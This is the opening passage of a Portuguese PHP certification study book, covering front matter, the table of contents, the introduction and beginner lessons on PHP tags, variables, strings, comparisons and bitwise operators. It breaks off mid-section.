

Zend Certified Engineer

Descomplicando a certificação PHP



Casa do
Código

MATHEUS MARABESI
MICHAEL DOUGLAS

© Casa do Código

Todos os direitos reservados e protegidos pela Lei nº9.610, de 10/02/1998.

Nenhuma parte deste livro poderá ser reproduzida, nem transmitida, sem autorização prévia por escrito da editora, sejam quais forem os meios: fotográficos, eletrônicos, mecânicos, gravação ou quaisquer outros.

Edição

Adriano Almeida

Vivian Matsui

Revisão

Bianca Hubert

Vivian Matsui

[2017]

Casa do Código

Livros para o programador

Rua Vergueiro, 3185 - 8º andar

04101-300 – Vila Mariana – São Paulo – SP – Brasil

www.casadocodigo.com.br

SOBRE O GRUPO CAELUM

Este livro possui a curadoria da Casa do Código e foi estruturado e criado com todo o carinho para que você possa aprender algo novo e acrescentar conhecimentos ao seu portfólio e à sua carreira.

A Casa do Código faz parte do Grupo Caelum, um grupo focado na educação e ensino de tecnologia, design e negócios.

Se você gosta de aprender, convidamos você a conhecer a Alura (www.alura.com.br), que é o braço de cursos online do Grupo. Acesse o site deles e veja as centenas de cursos disponíveis para você fazer da sua casa também, no seu computador. Muitos instrutores da Alura são também autores aqui da Casa do Código.

O mesmo vale para os cursos da Caelum (www.caelum.com.br), que é o lado de cursos presenciais, onde você pode aprender junto dos instrutores em tempo real e usando toda a infraestrutura fornecida pela empresa. Veja também as opções disponíveis lá.

ISBN

Os ISBNs do livro são:

- Impresso: 978-85-5519-177-0
- MOBI: 978-85-5519-179-4
- EPUB: 978-85-5519-178-7

Você pode discutir sobre este livro no Fórum da Casa do Código: <http://forum.casadocodigo.com.br/>.

Caso você deseje submeter alguma errata ou sugestão, acesse <http://erratas.casadocodigo.com.br>.

AGRADECIMENTOS

Agradecemos enormemente ao grupo **Rumo à certificação** (<http://www.rumoacertificacaophp.com/>), que nos ajudou não só a conseguir a nossa certificação, mas que também nos permitiu utilizar as perguntas no final de cada capítulo – isso fez toda diferença. O grupo já existe há bastante tempo e é mantido pelo Ari Stopassola Junior, um verdadeiro evangelizador da certificação no Brasil.

Finalmente, agradeço também a todos que colaboraram de uma forma ou de outra para este livro ser escrito. Não mencionarei todos que leram o livro para nos dar feedback sobre onde melhorar os pontos em que precisávamos, mas essa parte dedicamos a vocês. Muito obrigado.

SOBRE OS AUTORES

Matheus Marabesi

É pós-graduado em Engenharia de Software, e é palestrante nos eventos de tecnologia em geral, principalmente os relacionados ao PHP. Com mais de 5 anos de experiência em desenvolvimento de aplicações web, também é um entusiasta do mundo IoT. Gosta de compartilhar seu conhecimento em seu site pessoal (<http://marabesi.com>), e possui a certificação Zend Certified PHP Engineer 5.5.

Amante do OpenSource que mantém a biblioteca SPED GNRE (<https://github.com/nfephp-org/sped-gnre>), e é criador da tradução oficial da documentação do Phing (<https://github.com/phing-brasil/phing-docs>) para o português do Brasil.

Michael Douglas Barbosa Araujo

É graduado em gestão de tecnologia da informação e procura sempre estar próximo à comunidade, ajudando com cursos e livros.

Sempre que pode, tenta estar presente em palestras, buscando não só palestrar, como também estar mais próximo da comunidade, pois é apaixonado por Open Source em qualquer nível que ele esteja presente. Compartilha seu conhecimento em seu site pessoal (<http://michaelaraujo.net>) e na comunidade Laravel, em <http://www.laravel.com.br>.

É profissional Zend Certified Engineer 5.5, instrutor 4 Linux, instrutor Webschool.io, líder técnico de desenvolvimento e criador do Laravel PagSeguro (<https://github.com/michaeldouglas/laravel-pagseguro>).

Projetos sustentados por ambos

Apoiam o projeto Webschool.io, especialmente a trilha de Laravel:

- **Grupo Facebook** [webschool.io](https://www.facebook.com/webschool.io):
<https://www.facebook.com/webschool.io>
- **webschool.io**: <https://github.com/Webschool-io>

Ambos são mantenedores e criadores dos seguintes grupos:

- **Laravel** **São Paulo**:
<https://www.facebook.com/groups/laravelsp>
- **Phing** **Brasil**:
<https://www.facebook.com/groups/phingbrasil>
- **PHP Silex** **Brasil**:
<https://www.facebook.com/groups/silexbrasil>
- **Doctrine** **Brasil**:
<https://www.facebook.com/groups/doctrinebrasil>

PREFÁCIO

A certificação na carreira de um profissional de TI (Tecnologia da Informação) é muito valiosa. Ela é capaz de colocar o profissional que a possui na frente de muitos no mercado de trabalho, tornando a busca para uma nova oportunidade ou recolocação muito mais rápida. As vantagens não param por aí: ter uma certificação é um bom argumento para ter um aumento na remuneração, e dar aquela valorizada na hora de fazer o seu preço.

Mas, infelizmente, atualmente não temos uma grande porcentagem de profissionais certificados, e o problema só se agrava quando falamos de PHP. De acordo com o site oficial da Zend, que possui a lista de todos os certificados PHP, temos hoje (no momento de escrita deste livro) apenas 438 pessoas certificadas no Brasil. Se levarmos em consideração que PHP é uma das linguagens mais utilizadas para desenvolvimento web e muito popular entre os desenvolvedores, esse número é muito pequeno.

Público-alvo

Este livro se destina especialmente as pessoas que usam a linguagem de programação PHP para desenvolver seus projetos, sejam eles profissionais ou pessoais, e que queiram aperfeiçoar seu uso ao conhecer cada detalhe.

Pré-requisitos

Esperamos que você, caro leitor, tenha pelo menos o mínimo

de entendimento de como o PHP funciona. Apesar de dedicarmos um capítulo inteiro sobre os básicos de PHP, não explicamos a fundo coisas simples, sobre como o PHP se mescla com HTML ou como podemos interagir com formulários, mas focamos em coisas básicas relacionadas especificamente à certificação.

Sumário

1 Introdução	1
2 Entendendo o básico do PHP	4
2.1 O problema das tags PHP	6
2.2 Variáveis	8
2.3 Caixa alta ou caixa baixa?	10
2.4 Caracteres especiais?	11
2.5 Strings	12
2.6 Comentários	13
2.7 Operadores aritméticos	13
2.8 Operadores de atribuição	15
2.9 Comparações	16
2.10 Operadores bitwise	17
2.11 Facilitando a vida	20
2.12 Construtores de linguagem	24
2.13 Constantes	26
2.14 Namespaces	28
2.15 Extensões	32
2.16 opCache	34

Sumário	
Casa do Código	
2.17 Teste seu conhecimento	41
2.18 O básico nem sempre é tão básico	44
2.19 Respostas	45
3 Strings e padrões	47
3.1 HEREDOC, NOWDOC?	47
3.2 Manipulando strings	50
3.3 Strings também são arrays?	54
3.4 Similaridade entre strings	62
3.5 Contando caracteres	64
3.6 Contando palavras	65
3.7 Funções fonéticas	65
3.8 Transformando strings	68
3.9 Formatando saída com a família *printf	71
3.10 Expressões regulares	76
3.11 Strings e mais strings	84
3.12 Teste seu conhecimento	85
3.13 Um mundo sem fim das strings	87
3.14 Respostas	88
4 XML, JSON e utilização de datas	90
4.1 simplexml_*, SimpleXMLElement	90
4.2 DOM (Document Object Model)	93
4.3 Combinando DOMDocument e SimpleXMLElement	95
4.4 xpath e DOMDocument	95
4.5 xpath e simple_xml_*	98
4.6 JSON encode, decode	100
4.7 SOAP (Simple Object Access Protocol)	103

4.8 php.ini e SOAP	108
4.9 REST	108
4.10 REST e PHP	110
4.11 date	112
4.12 A classe DateTime	113
4.13 DateTimeImmutable	116
4.14 Definindo data	118
4.15 Time Zone	121
4.16 createFromFormat	122
4.17 Teste seu conhecimento	123
4.18 Para onde ir agora?	125
4.19 Respostas	126
5 Arrays	128
5.1 Arrays associativos x enumerativos	128
5.2 Organizando dados dentro de arrays	135
5.3 Adicionando e removendo elementos	146
5.4 Unindo e comparando arrays	151
5.5 Verificando o valor de um array	158
5.6 Geradores	159
5.7 list	161
5.8 Teste seu conhecimento	164
5.9 Procure diferentes funções para o mesmo problema	167
5.10 Respostas	167
6 Arquivos, streams e entrada/saída	169
6.1 Manipulando arquivos	169
6.2 file_*	180

Sumário	Casa do Código
6.3 Streams	180
6.4 Adicionando contexto	182
6.5 Utilizando streams	183
6.6 SSH	199
6.7 Criando um wrapper	200
6.8 Filtros	205
6.9 Teste seu conhecimento	207
6.10 Arquivos, entradas/saídas e streams	209
6.11 Respostas	210
7 Funções	212
7.1 Declarando funções e passagem de variável por valor	212
7.2 Definindo valores padrões	213
7.3 Passagem de valores por referência	216
7.4 Retornando valores por referência	220
7.5 Utilizando funções nativas do PHP	221
7.6 call_user_func	225
7.7 Closures	226
7.8 Forçando um tipo de valor	229
7.9 Teste seu conhecimento	232
7.10 Funções: assunto difícil de ler!	236
7.11 Respostas	236
8 Programação orientada a objetos	238
8.1 Herança	243
8.2 Classe abstrata	244
8.3 trait	249
8.4 interface	253

Casa do Código	Sumário
8.5 final	255
8.6 Modificadores de acesso	257
8.7 \$this	261
8.8 Métodos mágicos	263
8.9 Exceções try/catch	284
8.10 finally	290
8.11 Criando sua exceção	291
8.12 Late static binding e self	295
8.13 Teste seu conhecimento	297
8.14 O famoso objeto cachorro, gato, ser humano etc.	301
8.15 Respostas	302
9 PHP e banco de dados com PDO	304
9.1 PDO (PHP Data Object)	305
9.2 Conectando e utilizando o PDO	306
9.3 Manipulando erros	310
9.4 Executando SQL	311
9.5 Escapando dados	313
9.6 Transações	314
9.7 Retornando dados	316
9.8 Escapando argumentos automaticamente	319
9.9 Outras maneiras de manipulação de dados	322
9.10 Não se atente a implementação e sim a linguagem	337
9.11 Teste seu conhecimento	338
9.12 Viver sem banco de dados?	342
9.13 Respostas	343
10 Características Web	345

10.1 Sessão	345
10.2 php.ini	347
10.3 Formulários	349
10.4 Cookies	359
10.5 HTTP headers	362
10.6 Teste seu conhecimento	370
10.7 Mundo Web: será que é outro mundo?	373
10.8 Respostas	373
11 Segurança	375
11.1 Preparando o ambiente	376
11.2 php.ini em detalhes	377
11.3 Utilização de memória	380
11.4 Configurações de log de erro	382
11.5 Criptografia de dados	385
11.6 Sessões e segurança	389
11.7 Tempo para expirar a sessão	393
11.8 Verificação de sessão por IP	396
11.9 Cross-Site Scripting	401
11.10 Cross-Site Request Forgeries	412
11.11 SQL Injection	419
11.12 Remote code injection	428
11.13 Input Filtering	430
11.14 Password hashing	434
11.15 Password hashing API	446
11.16 Teste seu conhecimento	448
11.17 Segurança em nossas aplicações seria uma utopia?	451

11.18 Respostas	452
12 Conclusão	454
12.1 Agendando sua prova	455
12.2 A prova	459
13 Referências usadas neste livro	462

Versão: 21.0.17

CAPÍTULO 1

INTRODUÇÃO

Tirar uma certificação sem dúvida é um dos objetivos da maioria dos profissionais de TI, seja uma certificação técnica (como as de programação e redes) ou para gestores, como ITIL e COBIT. Uma das características mais fortes da certificação é o seu valor, que agrupa muito para o currículo de quem a possui.

Uma coisa interessante sobre certificações é que não é necessário ter uma idade mínima, o que na minha opinião as torna tão importantes quanto um diploma de faculdade. Pois não há idade para quem busca o conhecimento, certo?

Neste livro, vamos focar na certificação PHP, que é conhecida entre os profissionais da área, mas infelizmente não é muito divulgada. Apesar dos esforços da Zend para cada vez mais expandir o número de pessoas certificadas na linguagem, ainda falta muito para se alcançar o ideal. Hoje, no Brasil, são apenas pouco mais de 400 certificados PHP (você pode fazer a consulta em <http://www zend com/en/services/certification/zend-certified-engineer-directory>).

E para piorar esse cenário, muito do conteúdo que é necessário estudar está apenas em inglês. Existe muito conteúdo na internet, isso é verdade; mas é um conteúdo disperso, é preciso ir

minerando e tentar achar o que realmente importa. Com este livro, esperamos mudar isso, dando a você uma visão geral do que é possível cair na prova de certificação PHP e, é claro, tentar aumentar a disseminação do conteúdo para a comunidade. Se por um lado queremos facilitar o conteúdo em português, não podemos negar que toda a prova da certificação PHP é realizada em inglês, então uma dica que deixamos aqui é que, apesar de todo o material estar em português, não deixe de estudar a língua inglesa.

Não é possível expor a você todos os detalhes que podem cair na prova de certificação, então, o que tentamos fazer neste livro é reunir o máximo de conteúdo necessário e que realmente importa para que você se prepare de uma maneira eficiente. Vamos abordar todos os tópicos que caem na prova, mas é muito difícil dizer o que você poderá encontrar nela, pois são no total 70 questões geradas aleatoriamente pelo sistema dentre as seguintes categorias:

- O básico do PHP
- Funções
- Datas e tipos
- Características web
- Programação orientada a objetos
- Segurança
- I/O (Entrada e saída)
- Strings & Padrões
- Banco de dados & SQL (*Structured Query Language*)
- Arrays

Como são diversos assuntos e muita coisa a se mostrar, ao decorrer do livro, mostraremos fontes e o caminho para que você

se aprofunde em determinado assunto.

Além de todo o conteúdo sobre a prova em si, também damos dicas de como estudar e como marcar a sua prova. Quem aplica a prova é a Person Vue (<https://home.pearsonvue.com/>), e é através do seu website que podemos agendá-la e visualizar os centros autorizados para sua aplicação. Não se preocupe, pois explicaremos mais detalhes ao final do livro.

CAPÍTULO 2

ENTENDENDO O BÁSICO DO PHP

Quando procuramos tutoriais sobre coisas básicas da linguagem PHP, geralmente nos deparamos com questões simples de sintaxe, como por exemplo, a tag `<?php`. Esses tutoriais nos mostram como utilizá-la e para que ela serve (sabemos que o código PHP será interpretado apenas se existir uma tag `<?php`, certo?). Entretanto, o que muitos tutoriais não mencionam são as possíveis tags que podemos usar. Veja os exemplos:

- `<?`
- `<?php`
- `<script language="php"></script>`

Como podemos ver, existem três tipos de variações da tag que utilizamos em PHP. A seguir, analisamos uma a uma para entender melhor em qual contexto devemos usar cada uma delas.

A primeira tag que podemos usar é a `<?`. Devemos ficar atentos ao utilizar essa tag de abertura, pois ela requer uma configuração no seu `php.ini` para que funcione. A opção `short_open_tag` deve ser configurada para `on`. É necessário ter

a opção `short_open_tag` ativa para utilizarmos a sintaxe `<? echo 'Hello World!';`.

```
; This directive determines whether or not PHP will recognize code between
; <? and ?> tags as PHP source which should be processed as such. It is
; generally recommended that <?php and ?> should be used and that this feature
; should be disabled, as enabling it may result in issues when generating XML
; documents, however this remains supported for backward compatibility reasons.
; Note that this directive does not control the <?= shorthand tag, which can be
; used regardless of this directive.
; Default Value: On
; Development Value: Off
; Production Value: Off
; http://php.net/short-open-tag
short_open_tag = Off

; Allow ASP-style <% %> tags.
; http://php.net/asp-tags
asp_tags = Off
```

Figura 2.1: Configurações no php.ini para habilitar características da linguagem

A partir do PHP 5.4.0, não é necessário habilitar a opção `short_open_tag`, pois foi realizada uma modificação no core do PHP para esse tipo de sintaxe estar sempre disponível.

A tag padrão do PHP é a `<?php`. Para usá-la, não é necessário nenhum tipo de configuração extra, e é recomendável que sempre se utilize essa forma nos seus arquivos PHP, pois é a que possui compatibilidade com todas as versões (anteriores à 5.5 e, muito provavelmente, as futuras).

Por último, temos uma notação bem diferente do comum, que se parece com uma notação JavaScript quando queremos usar JavaScript dentro das páginas HTML. Não muito diferente disso, essa notação do PHP tem o mesmo intuito do que a do JavaScript, ou seja, a de executar códigos PHP. Infelizmente (ou felizmente),

esse tipo de sintaxe não é muito comum, porém é possível utilizá-la livremente até a versão 5.6.x do PHP. Na versão 7.0.0, esse tipo de sintaxe será removido. Se você deseja ter uma dificuldade a menos para migrar para o PHP 7.0.0, considere não usar esse tipo de sintaxe. Neste livro, usaremos a versão 5.5.

2.1 O PROBLEMA DAS TAGS PHP

Para evitar problemas com múltiplos arquivos, é recomendável que não se use a tag de fechamento `?>`. Veja o exemplo:

```
<?php  
  
// Arquivo usuario.php  
  
echo 'Olá usuário, você deseja mandar um e-mail ?';  
  
?> // Espaço em branco
```

Temos um arquivo chamado `usuario.php` em que sem querer deixamos um espaço em branco após o fechamento da tag PHP. Para deixar claro, vamos utilizar um outro arquivo chamado `email.php` onde iremos utilizar a função `header()` para redirecionar o usuário:

```
<?php  
  
// Arquivo email.php  
  
require 'usuario.php';  
  
header('Location: usuario.php');  
exit();  
?>
```

Ao executar esse código, vamos visualizar a mensagem de erro:
`Warning: Cannot modify header information - headers`

`already sent`, e não teremos o resultado esperado, que era redirecionar o usuário.

Isso ocorre pois esquecemos um espaço em branco após a tag de fechamento do PHP. Embora isso possa ocorrer tanto antes da tag de abertura do PHP quanto na de fechamento, é uma boa prática evitar a tag de fechamento para prevenir conflitos com funções do PHP que utilizam HTTP headers como `header` (que usamos em nosso exemplo), `session_start` e `setcookie`.

Nesse exemplo, usei um espaço para ilustrar a dificuldade que seria encontrar esse tipo de problema, porém pode ocorrer com qualquer saída (HTML, imagens etc.) que seja enviada antes dos cabeçalhos HTTP.

Para garantir que não passe por nenhum problema parecido, basta omitir as tags de fechamento, como mostram os mesmos exemplos utilizados anteriormente, mas agora de uma maneira mais elegante e livre de problemas.

```
<?php  
  
// Arquivo usuario.php  
  
echo 'Olá usuário, você deseja mandar um e-mail ?';
```

E, claro, o nosso arquivo `email.php`:

```
<?php  
  
// Arquivo email.php  
  
require 'usuario.php';  
  
header('Location: usuario.php');  
exit();
```

2.2 VARIÁVEIS

PHP é uma linguagem de programação não tipada (ou, se preferir, fracamente tipada), e que nos permite armazenar qualquer tipo de valor, sendo ele escalar, composto ou especial, sem declarar seu tipo dentro da variável. Além disso, é possível também inicializar a variável com um valor do tipo booleano, e alterar seu valor para um tipo numérico. Porém, devemos nos atentar à nomenclatura das variáveis ao utilizá-las.

1. Toda e qualquer variável no PHP deve começar com `$` ;
2. Após o sinal de `$` , **deve** ser seguido por uma letra e não número;
3. Toda e qualquer variável no PHP pode possuir *underscores*, números e letras.

```
$a      = ' '; // Válido  
$123abc = ' '; // Inválido  
$_a     = ' '; // Válido
```

Escalar	Composto	Especial
boolean	array	resource
integer	objects	null
float	-	-
escalar	-	-

A tabela nos mostra os tipos oficiais de variáveis em PHP. Você pode conferir a mesma classificação na documentação oficial da linguagem, em http://php.net/manual/pt_BR/language.types.intro.php.

Variáveis de valor

Assim como C, o PHP possui dois tipos de passagem de variáveis por valor e por referência. Passagem de parâmetros por valor é o padrão, pois não precisamos utilizar nenhuma notação especial. O que muda é a passagem de parâmetros por referência, pois devemos usar o & para sinalizar que realmente queremos passar aquela variável como referência, e não uma cópia. A única ressalva aqui é com objetos; em PHP, um objeto sempre será passado por referência.

```
$a = 10;  
$b = $a;  
$b = 20;  
  
echo $a; // 10  
echo $b; // 20
```

Agora temos salvo em \$b o valor da variável \$a . Se alterarmos qualquer valor em \$b , ele não afetará o valor da variável \$a .

Variáveis por referência

Agora vamos utilizar o mesmo exemplo, porém alterando a variável \$a por referência. Em PHP, para usar a passagem por

referência, é necessário utilizar o caractere `&` .

```
$a = 'Por valor';
$b = &$a; // Criando a referência para $a

$a = 'E agora ?';

print $a; // E agora ?
print $b; // E agora ?
```

Ao contrário da passagem por valor, a passagem por referência é exatamente o que seu nome já diz: é apenas uma referência para a variável de onde ela realmente foi definida. Em nosso exemplo, a variável `$b` é apenas uma referência para a variável `$a` , e por ela ser apenas uma referência alterando seu valor, o valor da variável `$a` será também alterado.

2.3 CAIXA ALTA OU CAIXA BAIXA?

Você já parou para pensar no que acontece se escrevermos o nome de uma função com letras maiúsculas? Ou quem sabe de uma palavra reservada da linguagem como `class` ?

Vamos a um exemplo utilizando o construtor `empty` que escrevemos em caixa baixa, mas aqui vamos escrever em caixa alta. Antes de prosseguir, tente arriscar um palpite: será que funciona?

```
$a = 0;

if(EMPTY($a)) {
    print 'Olá, eu estou vazio';
}
```

Pois é em PHP não ocorre erro e a sintaxe é perfeitamente válida, vamos a mais um exemplo agora utilizando uma palavra reservada como `class` :

```
CLASS Cachorro {  
    public function latir() {  
        print 'au au au!';  
    }  
}  
  
$pastorAlemao = new Cachorro();  
$pastorAlemao->latir();
```

E mais uma vez, a sintaxe é válida. Lembrando apenas de que isso não é recomendável usar para não causar confusões (e esse tipo de utilização vai contra as padronizações). Essa pegadinha do uso da caixa baixa ou alta em PHP é muito bem conhecida na prova de certificação, e no próprio material de estudo que a Zend nos fornece possui esse exemplo.

Apenas fique atento, pois esse tipo de comportamento não se aplica a nome de variáveis.

Caso queira saber mais sobre o guia de estudo da Zend, acesse <http://www zend com/en/services/certification/php-certification-study-guide>. Também veja as padronizações na linguagem PHP, em <http://www.php-fig.org/>.

2.4 CARACTERES ESPECIAIS?

É muito difícil na vida de um programador ter uma experiência onde as variáveis utilizadas possuam acentuação. Mas, em PHP, será que é possível definir uma variável como \$coração ?

```
$coração = 'Olá, eu tenho um $coração';
```

```
print $coração;
```

O que você acha dessa sintaxe? Ela é válida? Sim, ela é válida. Podemos definir variáveis com caracteres especiais, tais como ¢, ~, ^, e assim por diante.

A única forma de invalidar a sintaxe de uma variável é utilizando números no começo, lembre-se disso.

2.5 STRINGS

Com PHP, podemos utilizar aspas simples ou aspas duplas para delimitar uma string.

```
$simples = 'Olá';
$dupla   = "Olá";
```

Até o momento, não parece ter nenhuma diferença entre usar uma e outra, porém, isso se torna explícito quando usamos variáveis.

```
$ano = 1993;

print 'Eu nasci em $ano'; // Eu nasci em $ano
```

Como podemos ver, não obtemos o resultado esperado: em vez de "Eu nasci em 1993" é exibido "Eu nasci em \$ano". Isso ocorre porque quando utilizamos aspas simples o PHP não interpretará nenhum tipo de variável e irá considerar qualquer coisa entre as aspas texto puro.

```
$ano = 1993;

print "Eu nasci em $ano"; // Eu nasci em 1993
```

Agora, como esperado, obtemos o resultado "Eu nasci em 1993" , pois com aspas duplas o PHP interpretará qualquer variável que exista na string.

2.6 COMENTÁRIOS

Comentários em PHP são bem parecidos com os de outras linguagens de programação como Java. Podemos dividir os comentários em PHP em duas categorias: comentário de múltiplas linhas ou comentário de uma única linha.

```
// utilizamos essa noção para comentários de uma linha
```

Em PHP, podemos utilizar # para realizar comentários de uma única linha. Porém não há nenhum diferença entre usar // ou # , isso depende apenas de qual você vai adotar para o seu projeto.

```
# Exemplo de comentário com #
```

Finalmente, usamos /* para iniciar um comentário de múltiplas linhas, e */ para finalizar o bloco do comentário.

```
/*
Esse comentário
utiliza múltiplas
linhas
*/
```

2.7 OPERADORES ARITMÉTICOS

PHP suporta as quatro operações aritméticas básicas. E temos também o operador módulo, que podemos utilizar para obter o resto de uma divisão.

- + (Soma)

```
$soma = 10 + 10; // 20
```

- - (Subtração)

```
$subtracao = 5 - 10; // -5
```

- / (Divisão)

```
$divisao = 10 / 2; // 5
```

- * (Multiplicação)

```
$multiplicacao = 10 * 10; // 100
```

- % (Módulo)

```
$modulo = 10 % 2; // 0
```

E para cada operador aritmético, podemos usá-los com a sintaxe mais enxuta. Em inglês, chamamos de *short forms*.

Para utilizar *short forms*, tenha certeza de que a variável foi declarada anteriormente para ser utilizada; caso contrário, um NOTICE será exibido e o valor será atribuído normalmente. Veja o código:

```
$soma += 10;
```

```
print $soma;
```

Repare que não definimos a variável \$soma e já tentamos automaticamente somar o valor 10 a ela. Veja a seguir o NOTICE gerado pelo código anterior.

```
PHP Notice: Undefined variable: soma in /zce/forma_enxuta.php on
line 3
PHP Stack trace:
PHP 1. {main}() /zce/forma_enxuta.php:0
```

```
Notice: Undefined variable: soma in /zce/forma_enxuta.php on line  
3
```

10

Porém, o valor 10 é atribuído normalmente à variável (repare no valor **10** no final do **NOTICE** exibido), e todos os exemplos adiante possuem esse comportamento.

- + (Soma)

```
$soma += 10;
```

- - (Subtração)

```
$subtracao -= 10;
```

- / (Divisão)

```
$divisao /= 2;
```

- * (Multiplicação)

```
$multiplicacao *= 10;
```

- % (Módulo)

```
$modulo %= 2;
```

2.8 OPERADORES DE ATRIBUIÇÃO

PHP possui uma série de operadores de atribuição, como por exemplo, `=` que utilizamos para atribuir um valor a uma variável.

```
$a = 'ZCPE';
```

Para atribuir um valor a um índice em um array com PHP, usamos o operador `=>`.

```
$a = [  
    0 => 1,  
    1 => 2  
];
```

2.9 COMPARAÇÕES

Como já sabemos que PHP não é um linguagem tipada, devemos nos preocupar ao compararmos valores.

```
$a = 0;  
$b = '0';  
  
if ($a == $b) {  
    print 'São iguais!';  
}
```

Ao executarmos esse código, obtemos a resposta "**São iguais!**", pois com um sinal igual duplo, o PHP compara apenas o valor. Ou seja, aqui comparamos apenas 0 da variável \$a com 0 da variável \$b .

```
$a = 0;  
$b = '0';  
  
if ($a === $b) {  
    print 'São iguais!';  
}
```

Agora, com sinais de igual triplo, temos um comportamento diferente, e ao executar o script anterior não obtemos resposta alguma. Com esse tipo de sintaxe, o PHP vai verificar, além do valor das variáveis (que nesse caso são iguais), também o seu tipo, que nesse exemplo são diferentes, pois a variável \$a é um inteiro e a \$b uma string.

Esse tipo de comportamento durante a prova de certificação deve estar bem claro na sua cabeça, pois existem perguntas pegadinhas para verificar se você realmente entende como PHP compara valores.

Como regra básica, apenas entenda que, com sinal igual duplo, PHP comparará apenas **valor**, e com sinal igual triplo, comparará **valor e tipo**.

2.10 OPERADORES BITWISE

Na minha experiência com PHP, tive muito pouco contato com operadores *bitwise* no dia a dia, porém, para a prova de certificação, é extremamente importante fixar bem os conceitos apresentados aqui. Operadores bitwise operam em nível binário, movendo os bits para obter um resultado.

Podemos trabalhar com diversos operadores para efetuar operações bitwise, como: **AND**, **OR**, **XOR**, **LEFT SHIFT** e **RIGHT SHIFT**.

- & – AND (ou E)
- | – OR (ou OU)
- ^ – XOR
- << – LEFT SHIFT
- \>> – RIGHT SHIFT

Todos os operadores bitwise possuem seus correspondentes de uma forma enxuta também:

- `&=` – AND (ou E)
- `|=` – OR (ou OU)
- `^=` – XOR
- `<<=` – LEFT SHIFT
- `\>>=` – RIGHT SHIFT

Vamos começar pela parte mais trabalhosa do operador bitwise, que envolve alguns cálculos matemáticos – nada muito difícil, apenas operações de multiplicação, divisão e subtração. O primeiro operador que veremos é o operador que move os bits para a esquerda (`<<`). Essa é a definição oficial do PHP para o operador: "*Desloca os bits de \$a \$b passos para a esquerda (cada passo significa 'multiplica por dois')*". O que isso significa para nós? Vamos ver passo a passo como chegar no resultado.

Movendo bits à esquerda `<<`

```
print (7 << 9);
```

Resolver essa equação é bem simples. A primeira coisa que devemos fazer é aplicar a seguinte fórmula: `bit à esquerda * 2 ^ bit à direita`. Multiplicar por dois, lembra-se?

```
7 * 2 ^ 9
```

E a primeira coisa que devemos fazer é resolver o lado direito da equação utilizando o bit à direita. Veja:

```
2 ^ 9 = 2 * 2 * 2 * 2 * 2 * 2 * 2 * 2 * 2 = 512
```

Agora ficou fácil. Com o resultado **512**, vamos multiplicá-lo pelo bit à esquerda

```
7 * 512 = 3584
```

E o nosso resultado final é **3584**.

Recomendo que troque os bits e teste a fórmula em um pedaço de papel à parte, conferindo o resultado em algum interpretador PHP. Eu, particularmente, utilizo o <http://sandbox.onlinephpfunctions.com/>.

Movendo bits à direita >>

Mover bits à direita é praticamente igual a movermos à esquerda. Vamos ver o que a documentação oficial do PHP define: "*Desloca os bits de \$a \$b passos para a direita (cada passo significa 'divide por dois')*". Na prática, vamos utilizar a mesma equação que usamos para mover os bits a esquerda, porém, em vez de multiplicarmos, dividiremos.

```
print (4 >> 6);
```

Essa etapa é muito importante, pois é onde diferenciamos o operador da esquerda para o operador da direita. Aqui vamos dividir por 2, e não multiplicar.

```
4 / 2 ^ 6
```

Resolvemos o lado da direita da equação:

```
2 ^ 6 = 2 * 2 * 2 * 2 * 2 * 2 = 64
```

E dividimos o valor pelo bit a esquerda:

```
4 / 64 = **0,0625**
```

Como estamos falando de bits e obtivemos um valor quebrado, levamos em consideração apenas o resultado do lado esquerdo do resultado. Nesse caso, o nosso resultado final é **0**, e não 0,0625.

Note que a ordem dos fatores nesse caso altera o resultado. A ordem de divisão deve ser **4 / 64** e não **64 / 4**, se alteramos a ordem o valor será de 16 e nesse caso esse valor está errado.

Operador de negação ~

A parte mais fácil de se entender operadores bitwise é utilizando o sinal de negação: **~**. A documentação oficial do PHP define como devemos interpretar esse sinal: "*Os bits que estão ativos em \$a não são ativados, e vice-versa*". Porém essa definição é bem confusa e difícil de entender, então primeiro vamos entender a fórmula para resolver **~7**.

$$\sim x = -x - 1.$$

Agora a conta fica muito mais fácil: trocamos os valores de **x** pelos valores de **7**, e obtivemos o resultado **-8**.

```
print (~7);
```

Utilizamos pura matemática para resolver esse problema. Tínhamos **-7** e, depois desses **-7**, tiramos ainda **1**, ou seja, de **-7** ficamos devendo **-8**.

2.11 FACILITANDO A VIDA

Após toda a parte difícil e conceitual, podemos usar uma

técnica bem bacana para solucionar os nossos problemas de bitwise com a nossa tabela de bits. Com esse tipo de pensamento, os cálculos matemáticos basicamente vão embora, e você só precisa entender como a tabela e os operadores bitwise operam.

A primeira coisa que devemos levar em consideração é que a tabela possui uma escala de 1 a 128 bits, e que vamos utilizar 1 para simbolizar o bit ativado e 0 (zero) para simbolizar o bit desativado. Para cada tipo de ação que efetuamos, somamos apenas os bits ativos da tabela. Com todos os bits ativos na tabela, temos 255 bits.

128	64	32	16	8	4	2	1	Resultado
1	1	1	1	1	1	1	1	255

Vamos começar pelo operador `&` (AND). Para isso, usaremos a operação bitwise `5 & 2`. De acordo com a documentação do PHP

(http://php.net/manual/pt_BR/language.operators.bitwise.php):
"Os bits que estão ativos tanto em \$a quanto em \$b são ativados".
No nosso contexto, isso quer dizer que vamos comparar os bits ativados do valor 5 com os bits ativados do valor 2.

```
print (5 & 2);
```

Variável	128	64	32	16	8	4	2	1	Resultado
\$a	0	0	0	0	0	1	0	1	5
\$b	0	0	0	0	0	0	1	0	2

Podemos ver que, no resultado obtido, temos duas linhas na tabela correspondentes ao valor 5 e ao valor 2. Porém, não possuímos nenhum bit ativo na mesma coluna. Então, a operação `&` (AND) para os inteiros 5 e 2 resulta em 0, pois não existe

nenhum bit ativo em ambos.

Variável	4	2	1
\$a	1	0	1
\$b	0	1	0

A mesma técnica utilizada no operador `&` pode ser usada para o operador `|` (OU). A definição do operador `|`, de acordo com o PHP, é: *"Os bits que estão ativos em \$a ou em \$b são ativados"*. Ou seja, devemos nos atentar a essa regra, pois agora devemos levar em consideração bit ativos em ambas as linhas da nossa tabela.

```
print (5 | 2);
```

Variável	128	64	32	16	8	4	2	1	Resultado
\$a	0	0	0	0	0	1	0	1	5
\$b	0	0	0	0	0	0	1	0	2

Seguindo a nossa tabela, agora vamos levar em consideração os bits ativos em ambas as linhas. Temos bits ativos na primeira linha no bit 4 e no bit 1. Já na segunda linha, temos ativo apenas um bit, que é o bit 2. Antes de prosseguir, veja a tabela a seguir e tente chegar ao resultado.

Variável	4	2	1
\$a	1	0	1
\$b	0	1	0

Se você conseguiu chegar ao número 7, está totalmente correto. Um detalhe importante aqui é que, mesmo que o bit esteja ativo

